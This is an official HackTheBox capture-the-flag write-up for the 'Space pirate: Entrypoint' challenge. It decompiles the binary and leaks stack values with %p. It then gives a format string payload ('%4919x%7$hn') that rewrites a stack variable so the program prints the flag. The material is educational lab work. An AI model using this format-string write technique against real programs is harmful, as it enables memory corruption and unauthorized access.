



HACKTHEBOX



Space pirate: Entrypoint

15th April 2022 / Document No. D22.102.243

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: **Very Easy**

Classification: Official

Synopsis

Space pirate: Entrypoint is a very easy difficulty challenge that features format string vulnerability to change a variable's value.

Skills Learned

- Format string exploitation

Enumeration

First of all, we start with `checksec`:




```
Canary      : ✓  
NX          : ✓  
PIE        : ✓  
Fortify     : ✗  
RelRO      : Full
```

Protections

Protection	Enabled	Usage
Canary	✓	Prevents Buffer Overflows

Protection	Enabled	Usage
NX	✓	Disables code execution on stack
PIE	✓	Randomizes the base address of the binary
RelRO	Full	Makes some binary sections read-only

The interface of the program looks like this:



```
Authentication System

[Large ASCII Art Logo]

1. Scan card 🇪🇺
2. Insert password ↵
> 1

[!] Scanning card.. Something is wrong!

Insert card's serial number: %p %p %p

Your card is: 0x7ffdb7b28f30 0x7f9cc0e638c0 (nil)

[!] Invalid ID! Intruder detected! 🔥 🔥
```

As we can see, the bug is already visible here. There is a format string bug, but we do not know how to exploit it yet.

Disassembly

Starting from `main()`:

```
undefined8 main(void)

{
    long lVar1;
    long in_FS_OFFSET;
    long local_48;
    long *local_40;
    char local_38 [40];
    long local_10;

    local_10 = *(long *) (in_FS_OFFSET + 0x28);
    setup();
    banner();
    local_48 = 0xdeadbeef;
    local_40 = &local_48;
    printf(&DAT_001025d0);
    lVar1 = read_num();
    if (lVar1 != 1) {
        if (lVar1 == 2) {
            check_pass();
        }
        printf(&DAT_00102658,&DAT_0010258a);
        /* WARNING: Subroutine does not return */
        exit(0x1b39);
    }
    printf("\n[!] Scanning card.. Something is wrong!\n\nInsert card\'s serial
number: ");
    read(0,local_38,0x1f);
    printf("\nYour card is: ");
    printf(local_38);
    if (local_48 == 0xdead1337) {
        open_door();
    }
    else {
        printf(&DAT_00102690,&DAT_0010258a);
    }
    if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {
        return 0;
    }
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
```

There are some function calls:

- `setup()` : Sets the appropriate buffers for the challenge to run.
- `banner()` : Prints the banner.

There is also an `open_door` function.

```

void open_door(void)

{
    long lVar1;
    long in_FS_OFFSET;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    printf("\n%s[+] Door opened, you can proceed with the passphrase:
", &DAT_00100ea8);
    system("cat flag*");
    if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}

```

This function prints `flag.txt` for us. So, we need to call this function. If we manage to change the value of `local_48` from `0xdeadbeef` -> `0xdead1337`, then it will be called. The only way to change this variable is via the FMT vulnerability we found earlier. We will use the `%n` specifier to write to a specific address. We also see there is a pointer (`local_40`) that points to the address of our target, `local_48`. Now, we need to find out where this address is.

Debugging

```

1. Scan card 🇪🇺
2. Insert password ↩
> 1

[!] Scanning card.. Something is wrong!

Insert card's serial number: %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p

Your card is: 0x7ffc19f74c60 0x7faae4fdd8c0 (nil) 0xf (nil) 0xdeadbeef
0x7ffc19f77300 0x7025207025207025 0x2520702520702520 0x2070252070252070

```

We see that the 6th element is the value `0xdeadbeef`, then a stack address (as we saw from the disassembler is the pointer of our target), and then our input. So, we need to change the last 2 bytes of `0xdeadbeef` -> `0xdead1337`, and we will pass the comparison. So, we need to write `0x1337` characters to the 7th element of the stack

```

r.sendlineafter(':', '%4919x%7$hn')

```

Solution



```
[+] Opening connection to 0.0.0.0 on port 1337: Done  
[+] Receiving all data: Done (25B)  
[*] Closed connection to 0.0.0.0 port 1337  
b' HTB{f4k3_fl4g_4_t35t1ng}'
```